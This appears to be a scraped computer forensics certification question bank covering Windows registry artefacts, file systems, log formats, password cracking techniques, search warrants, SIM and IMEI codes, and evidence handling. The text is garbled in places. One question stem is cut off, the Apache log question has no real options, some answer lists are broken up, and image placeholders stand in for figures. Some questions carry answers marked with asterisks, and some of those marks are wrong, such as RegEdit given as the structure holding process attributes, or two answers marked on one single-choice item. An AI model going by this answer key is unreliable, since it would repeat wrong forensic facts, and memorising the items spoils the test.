Raw data acquisition format creates _____ of a data set or suspect drive.

- Segmented image files
- Segmented files

- Simple sequential flat files
- Compressed image files

What is the location of the binary files required for the functioning of the OS in a Linux system?

- /root
- /run
- /bin
- /sbin

In Steganalysis, which of the following describes a Known-stego attack?

- Only the steganography medium is available for analysis
- Original and stego-object are available and the steganography algorithm is known
- The hidden message and the corresponding stego-image are known
- During the communication process, active attackers can change cover

Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

- MountedDevices key
- UserAssist Key
- TypedURLs key
- RunMRU key

A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

- Recuva
- Xplico
- Colasoft's Capsa
- Cain & Abel

Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

- Waffen FS
- FragFS
- RuneFS
- Slacker

Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?

- Written Formal Report
- Written Informal Report
- Verbal Informal Report
- Verbal Formal Report

Netstat is a tool for collecting information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics. Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

- netstat - s
- netstat - b
- netstat - r
- netstat - ano

Which password cracking technique uses details such as length of password, character sets used to construct the password, etc.?

- Brute force attack
- Man in the middle attack
- Rule-based attack
- Dictionary attack

Madison is on trial for allegedly breaking into her university's internal network. The police raided her dorm room and seized all of her computer equipment. Madison's lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison's lawyer trying to prove the police violated?

- The 5th Amendment
- The 4th Amendment
- The 10th Amendment
- The 1st Amendment

Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

- SOX
- HIPAA
- GLBA
- FISMA

Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

- A text file copied from C drive to D drive in fifth sequential order
- A text file copied from D drive to C drive in fifth sequential order
- A text file deleted from C drive in sixth sequential order
- A text file deleted from C drive in fifth sequential order

What malware analysis operation can the investigator perform using the jv16 tool?

- Network Traffic Monitoring/Analysis
- Installation Monitor
- Files and Folder Monitor
- Registry Analysis/Monitoring

Linux operating system has two types of typical bootloaders namely LILO (Linux Loader) and GRUB (Grand Unified Bootloader). In which stage of the booting process do the bootloaders become active?

- BootROM Stage
- Bootloader Stage

- Kernel Stage
- BIOS Stage

What is the size value of a nibble?

- 0.5 kilo byte
- 0.5 byte
- 0.5 bit
- 2 bits

Smith, a forensic examiner, was analyzing a hard disk image to find and acquire deleted sensitive files. He stumbled upon a \$Recycle.Bin folder in the root directory of the disk. Identify the operating system in use.

- Windows 98
- Windows XP
- Linux
- Windows 8.1

Lynne receives the following email:

Dear lynne@gmail.com!

We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24
You have 24 hours to fix this problem or risk to be closed permanently!

To proceed Please Connect >> My Apple ID

Thank You

The link to My Apple ID shows <http://byggarbetssplatsen.se/backup/signon/>
What type of attack is this?

- Email Spoofing
- Mail Bombing
- Email Spamming
- Phishing

Which of the following files gives information about the client sync sessions in Google Drive on Windows?

- Sync.log
- sync.log
- Sync_log.log
- sync_log.log

Which password cracking technique uses every possible combination of character sets?

- Dictionary attack
- Rainbow table attack
- Brute force attack
- Rule-based attack



Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

- WIN-ABCDE12345F.log
- WIN-ABCDE12345F.pid
- WIN-ABCDE12345F.err
- WIN-ABCDE12345F-bin.n

Pagefile.sys is a virtual memory file used to expand the physical memory of a computer. Select the registry path for the page file:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Device Management
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\System Management

What does the part of the log, "%SEC-6-IPACCESSLOGP," extracted from a Cisco router represent?

- A packet matching the log criteria for the given access list has been detected (TCP or UDP)
- Immediate action required messages
- The system was not able to process the packet because there was not enough room for all of the desired IP header options.
- Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available.

Watson, a forensics investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

- Data from a CD copied using Windows
- Data from a CD copied using Mac-based system
- Data from a DVD copied using Windows system
- Data from a CD copied using Linux system

Which of the following

- Expert Witness
- Witness Authentication
- Direct Examination
- Cross Questioning

A suspect is accused of violating the acceptable use of computing resources as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation? Choose the most feasible option.

- Check the Windows registry for connection data (You may or may not recover)
- Image the disk and try to recover deleted files
- Seek the help of co-workers who are eye-witnesses
- Approach the websites for evidence

When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

- PTP

- Time Protocol
- NTP**
- UTC

A master boot record (MBR) is the first sector ("sector zero") of a data storage device. What is the size of MBR?

- Depends on the capacity of the storage device
- 4092 Bytes
- 512 Bytes**
- 1048 Bytes

How will you categorize a cybercrime that took place within a CSP's cloud environment?

- Cloud as an Object
- Cloud as a Tool
- Cloud as a Subject**
- Cloud as an Audit

Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?

- Citizen Informant Search Warrant
- Service Provider Search Warrant**
- Electronic Storage Device Search Warrant
- John Doe Search Warrant

An expert witness is a _____ who is normally appointed by a party to assist the formulation and preparation of a party's claim or defense.

- Expert in criminal investigation
- Expert law graduate appointed by attorney
- Subject matter specialist**
- Witness present at the crime scene

Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

- Media framework
- Surface Manager
- OpenGL/ES and SGL
- WebKit

Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

- HKEY_CLASSES_ROOT
- HKEY_CURRENT_CONFIG
- HKEY_LOCAL_MACHINE
- HKEY_USERS

In Windows Security Event Log, what does an event id of 530 imply?

- Logon Failure - Account currently disabled
- Logon Failure - Account logon time restriction violation
- Logon Failure - User not allowed to logon at this computer
- Logon Failure - Unknown user name or bad password

Which of the following tool enables data acquisition and duplication?

- Xplico
- DriveSpy
- Colasoft's Capsa
- Wireshark

Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- Click-jacking
- Malvertising

- Spearphishing
- Compromising a legitimate site

Company ABC has employed a firewall, IDS, Antivirus, Domain Controller, and SIEM. The company's domain controller goes down. From which system would you begin your investigation?

- Firewall
- IDS
- SIEM
- Domain Controller

Which MySQL log file contains information on server start and stop?

- Slow query log file
- Error log file
- General query log file
- Binary log

NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

- NTFS has lower cluster size space
- NTFS is a journaling file system
- FAT is an older and inefficient file system
- FAT does not index files

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- Multiple-platform correlation
- Network-platform correlation
- Cross-platform correlation
- Same-platform correlation

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

- Secure the evidence
- Data collection
- Data analysis
- First response

To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

- Investigation Phase
- Post-investigation Phase
- Reporting Phase
- Pre-investigation Phase

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- Rule-Based Approach
- Route Correlation
- Bayesian Correlation
- Vulnerability-Based Approach

Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

- Web Browser Cache
- Temporary Files
- Cookies
- Open files

Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

- Sectors
- Heads

- Cylinder
- Interface

Graphics Interchange Format (GIF) is a _____ RGB bitmap image format for images with up to 256 distinct colors per frame.

- 32-bit
- 16-bit
- 24-bit
- 8-bit

Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

- Certification
- Justification
- Reiteration
- Authentication

Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

- tasklist /v
- tasklist /p
- tasklist /u
- tasklist /s

During forensics investigations, investigators tend to collect the system time at first and compare it with UTC. What does the abbreviation UTC stand for?

- Universal Time for Computers
- Coordinated Universal Time
- Correlated Universal Time

- Universal Computer Time

Jacky encrypts her documents using a password. It is known that she uses her daughter's year of birth as part of the password. Which password cracking technique would be optimal to crack her password?

- Brute force attack
- Hybrid attack
- Rule-based attack
- Syllable attack

Which among the following U.S. laws requires financial institutions—companies that offer consumers financial products or services such as loans, financial or investment advice, or insurance—to protect their customers' information against security threats?

- HIPAA
- GLBA
- SOX
- FISMA

Which of the following is a part of a Solid-State Drive (SSD)?

- Head
- Spindle
- NAND-based flash memory
- Cylinder

What does 254 represent in ICCID 89254021520014515744?


- Individual Account Identification Number
- Industry Identifier Prefix
- Country Code
- Issuer Identifier Number

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the

target computer but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- The recycle bin
- The registry
- The metadata
- The swap file

Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives.



What RAID level is represented here?

- RAID Level 3
- RAID Level 5
- RAID Level 1
- RAID Level 0

Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

- Portable Document Format
- MS-office Word Document
- MS-office Word PowerPoint

- MS-office Word OneNote

Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

- Speculation or opinion as to the cause of the incident
- Purpose of the report
- Author of the report
- Incident summary

What does the 63.78.199.4(161) denotes in a Cisco router log?

Mar 14 22:57:53.425 EST: %SEC-6-IPACCESSLOGP: list internet-inbound denied udp
66.56.16.77(1029) -> 63.78.199.4(161), 1 packet

- Source IP address
- Destination IP address
- Login IP address
- None of the above

Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

- Image Files
- Prefetch Files
- Shortcut Files
- Virtual files

Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?

- Value cell
- Key cell
- Security descriptor cell
- Value list cell

Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

- Eudora
- Microsoft Outlook Express
- Microsoft Outlook
- Mozilla Thunderbird

Which among the following search warrants allows the first responder to search and seize the victim's computer components such as hardware, software, storage devices, and documentation?

- John Doe Search Warrant
- Citizen Informant Search Warrant
- Service Provider Search Warrant
- Electronic Storage Device Search Warrant

The surface of a hard disk consists of several concentric rings known as tracks; each of these tracks has smaller partitions called disk blocks. What is the size of each block?

- 256 bytes
- 512 bits
- 256 bits
- 512 bytes

Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

- Advanced Office Password Recovery
- Passware Kit Forensic
- SmartKey Password Recovery Bundle Standard
- Active@ Password Changer

Which of the following standard represents a legal precedent set in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

- Daubert
- Frye
- SWGDE & SWGIT

- IOCE

Which of the following is NOT a part of pre-investigation phase?

- Building forensics workstation
- Gathering evidence data**
- Creating an investigation team
- Gathering information about the incident

You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?

- Net share
- Net use
- Net config
- Net sessions**

Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

- He should contact the network operator for Personal Unlock Number (PUK)**
- Use system and hardware tools to gain access
- He can attempt PIN guesses after 24 hours
- He should contact the network operator for a Temporary Unlock Code (TUK)

Which of the following is NOT a physical evidence?

- Removable media
- Cables
- Image file on a hard disk**
- Publications

Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

- Net config
- Net sessions
- Net share
- Net file

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

- RegEdit**
- Lsproc
- EProcess
- DumpChk

Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?

- IEC 3490
- ISO 9660
- ISO 9060
- ISO/IEC 13940

Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host_id, and local path information?

- config.db
- filecache.db
- sigstore.db
- host.db

Which of the following Event Correlation Approach checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

- Graph-Based Approach

- Field-Based Approach
- Rule-Based Approach
- Automated Field Correlation

The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?

- RAM Capturer
- Regshot
- TRIPWIRE
- What's Running

Which one of the following is not a first response procedure?

- Preserve volatile data
- Fill forms
- Crack passwords
- Take photos

What is the default IIS log location?

- SystemDrive\inetpub\LogFiles
- %SystemDrive%\inetpub\logs\LogFiles
- %SystemDrive\logs\LogFiles
- SystemDrive\logs\LogFiles

An investigator has found certain details after analysis of a mobile device. What can reveal the manufacturer information?

- Equipment Identity Register (EIR)
- Integrated circuit card identifier (ICCID)
- International mobile subscriber identity (IMSI)
- Electronic Serial Number (ESN)

Which of the following technique creates a replica of an evidence media?

- Backup
- Data Deduplication
- Data Extraction
- Bit Stream Imaging

Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?

- config.db
- filecache.db
- Sync_config.db
- sigstore.db

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

- Type Allocation Code (TAC)
- Integrated Circuit Code (ICC)
- Device Origin Code (DOC)
- Manufacturer Identification Code (MIC)

Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

- wmic service
- Devcon
- Reg.exe
- fsutil

The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is `usr/local/apache/logs/error.log` in Linux. Identify the Apache error log from the following logs.

- [Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration:
/export/home/live/ap/htdocs/test

Which of the following statements is incorrect when preserving digital evidence?

- Verify if the monitor is in on, off, or in sleep mode
 - Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals
 - Turn on the computer and extract Windows event viewer log files

What must an attorney do first before you are called to testify as an expert?

- Read your curriculum vitae to the jury
 - Engage in damage control
 - Qualify you as an expert witness
 - Prove that the tools you used to conduct your examination are perfect

When marking evidence that has been collected with the "aaa/ddmmyy/nnnn/zz" format, what does the "nnnn" denote?

- The sequence number for the parts of the same exhibit
 - The sequential number of the exhibits seized by the analyst
 - The initials of the forensics analyst
 - The year the evidence was taken

Charles has accidentally deleted an important file while working on his Mac computer. He wants to recover the deleted file as it contains some of his crucial business secrets. Which of the following tool will help Charles?

- DriveSpy
 - Colasoft's Capsa
 - FileSalvage

- Xplico

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called "INFO2" in the Recycled folder. If the INFO2 file is deleted, it is recovered when you _____.

- Undo the last action performed on the system
- Use a recovery tool to undelete the file
- Download the file from Microsoft website
- Reboot Windows

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

- The RGBQUAD array
- Image data
- Information header
- Header

Which rule requires an original recording to be provided to prove the content of a recording?

- 1005
- 1002
- 1004
- 1003

Which of the following is a database in which information about every file and directory on an NT File System (NTFS) volume is stored?

- Master File Table
- Master Boot Record
- GUID Partition Table
- Volume Boot Record

A small law firm located in the Midwest has possibly been breached by a computer hacker who was looking to obtain information on their clientele. The law firm does not have any on-site IT employees

but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- Searching could possibly crash the machine or device
- Searching for evidence themselves would not have any ill effects
- Searching creates cache files which would hinder the investigation
- Searching can change date/time stamps

Gary, a computer technician, is facing allegations of abusing children online by befriending them and sending them illicit adult images from his office computer. What type of investigation does this case require?

- Criminal Investigation
- Both Criminal and Administrative Investigation
- Civil Investigation
- Administrative Investigation

Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where "x" represents the _____

- Sequential number
- Drive name
- Original file name
- Original file name's extension

Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?

- IDS attack
- Web application attack
- APT
- Network attack

Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

- d0 0f 11 e0
- 25 50 44 46
- 50 41 03 04
- ff d8 ff

Annie is searching for certain deleted files on a system running Windows XP OS. Where will she find the files if they were not completely deleted from the system?

- C:\RECYCLER
- C:\\$Recycle.Bin
- C: \\$Recycled.Bin
- C:\\$RECYCLER

Which of the following is NOT an anti-forensics technique?

- Encryption
- Data Deduplication
- Password Protection
- Steganography

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. Which of the following wireless access control attacks allow the attacker to set up a rogue access point outside the corporate perimeter and then lure the employees of the organization to connect to it?

- MAC spoofing
- Client mis-association
- Ad hoc associations
- Rogue access points

Which of the following examinations refers to the process of the witness being questioned by the attorney who called the latter to the stand?

- Direct Examination
- Indirect Examination

- Witness Examination
- Cross Examination

You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

- myisamlog**
- myisamchk
- mysqldump
- myisamaccess

What is the primary function of the tool CHKDSK in Windows that authenticates the file system reliability of a volume?

- Check the disk for connectivity errors
- Repairs logical file system errors**
- Check the disk for Slack Space
- Check the disk for hardware errors

Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

- Logical block
- Physical block**
- Hard disk block**
- Operating system block

Which code does the FAT file system use to mark the file as deleted?

- H5E
- 5EH
- ESH
- E5H**

Which of the following stages in a Linux boot process involve initialization of the system's hardware?

- Kernel Stage
- Bootloader Stage
- BIOS Stage
- BootROM Stage

Who is responsible for the following tasks? * Secure the scene and ensure that it is maintained in a secure state until the Forensic Team advises * Make notes about the scene that will eventually be handed over to the Forensic Team

- Non-forensics staff
- Local managers or other non-forensic staff
- System administrators
- Lawyers

Which command line tool is used to determine active network connections?

- netsh
- netstat
- nbstat
- nslookup

Which file is a sequence of bytes organized into blocks understandable by the system's linker?

- executable file
- source file
- Object file
- None of these

Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?

- Advanced Forensics Format (AFF)
- Raw Format
- Proprietary Format

- Portable Document Format

Which tool does the investigator use to extract artifacts left by Google Drive on the system?

- RAM Capturer
- PEBrowse Professional
- RegScanner
- Dependency Walker

Richard is extracting volatile data from a system and uses the command doskey /history. What is he trying to extract?

- Previously typed commands
- Events history
- History of the browser
- Passwords used across the system

Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

- R-Studio
- Windows Password Recovery Bootdisk
- Passware Kit Forensic
- TestDisk for Windows

Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

- RAM Capturer
- Regshot
- Capsa
- TRIPWIRE

Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

- Record the system state by taking photographs of physical system and the display

- Switch off the systems and carry them to the laboratory
- Open the systems, remove the hard disk and secure it
- Perform data acquisition without disturbing the state of the systems

Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

- SysAnalyzer
- ResourcesExtract
- DependencyWalker
- PEiD

Identify the file system that uses \$BitMap file to keep track of all used and unused clusters on a volume.

- FAT32
- NTFS
- FAT
- EXT

Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?

- Slack space
- Swap space
- Application data
- Files and documents

Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?

- Content-Type header
- Mime-Version header
- Content-Transfer-Encoding header
- Errors-To header

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all those data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?

- Xplico
- Colasoft's Capsa
- Recuva
- Cain & Abel


Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

- PSLoggedon
- TCPView
- Tokenmon
- Process Monitor

Which of the following techniques can be used to beat steganography?

- Cryptanalysis
- Encryption
- Decryption
- Steganalysis

What is the investigator trying to analyze if the system gives the following image as output?



The image shows an Administrator Command Prompt window running on Microsoft Windows 10. The title bar reads "Administrator: Command Prompt". The command entered is "C:\WINDOWS\system32>C:\Users\Admin\Desktop\logonSessions\logonsessions.exe". The output displays three logon sessions:

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>C:\Users\Admin\Desktop\logonSessions\logonsessions.exe

LogonSessions V1.3
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

[0] Logon session 00000000:000003e7:
User name: WORKGROUP\RD-006$
Auth package: NTLM
Logon type: (none)
Session: 0
Sid: S-1-5-18
Logon time: 3/10/2016 3:32:46 AM
Logon server:
DNS Domain:
UPN:

[1] Logon session 00000000:00009209:
User name:
Auth package: NTLM
Logon type: (none)
Session: 0
Sid: (none)
Logon time: 3/10/2016 3:32:46 AM
Logon server:
DNS Domain:
UPN:

[2] Logon session 00000000:000003e4:
User name: WORKGROUP\RD-006$
Auth package: Negotiate
Logon type: Service
Session: 0
Sid: S-1-5-20
Logon time: 3/10/2016 3:32:46 AM
Logon server:
DNS Domain:
UPN:
```



All the logon sessions



Currently active logon sessions



Inactive logon sessions



Details of users who can logon

An investigator is analyzing a checkpoint firewall log and comes across



symbol. What type of log is he looking at?

- An email marked as potential spam
- Connection rejected
- Malicious URL detected
- Security event was monitored but not stopped

During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 8944 245252 001451 548 represent?



- Issuer Identifier Number and TAC
- Individual Account Identification Number and Country Code
- Industry Identifier and Country code
-

TAC and Industry Identifier

What is the investigator trying to view by issuing the command displayed in the following screenshot?

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command entered is "C:\WINDOWS\system32>wmic service list brief | more". The output is a table listing various Windows services. The columns are: ExitCode, Name, ProcessId, StartMode, State, and Status. The status column shows mostly "OK" except for some services like AdobeFlashPlayerUpdateSvc and bthserv which are "Stopped".

ExitCode	Name	ProcessId	StartMode	State	Status
0	AdobeARMservice	2072	Auto	Running	OK
1077	AdobeFlashPlayerUpdateSvc	0	Manual	Stopped	OK
1077	AJRouter	0	Manual	Stopped	OK
1077	ALG	0	Manual	Stopped	OK
1077	AppIDSvc	0	Manual	Stopped	OK
0	Appinfo	1128	Manual	Running	OK
1077	AppMgmt	0	Manual	Stopped	OK
0	AppReadiness	0	Manual	Stopped	OK
1077	AppVClient	0	Disabled	Stopped	OK
0	AppXSvc	0	Manual	Stopped	OK
0	AudioEndpointBuilder	524	Auto	Running	OK
0	Audiosrv	1428	Auto	Running	OK
0	Browser	1128	Manual	Running	OK
1077	BthHFSrv	0	Manual	Stopped	OK
1077	bthserv	0	Manual	Stopped	OK
0	CDPSvc	1136	Auto	Running	OK
1077	CertPropSvc	0	Manual	Stopped	OK
0	ClipSVC	5620	Manual	Running	OK
1077	COMSysApp	0	Manual	Stopped	OK
0	CoreMessagingRegistrar	1092	Auto	Running	OK



List of services closed recently



List of services stopped

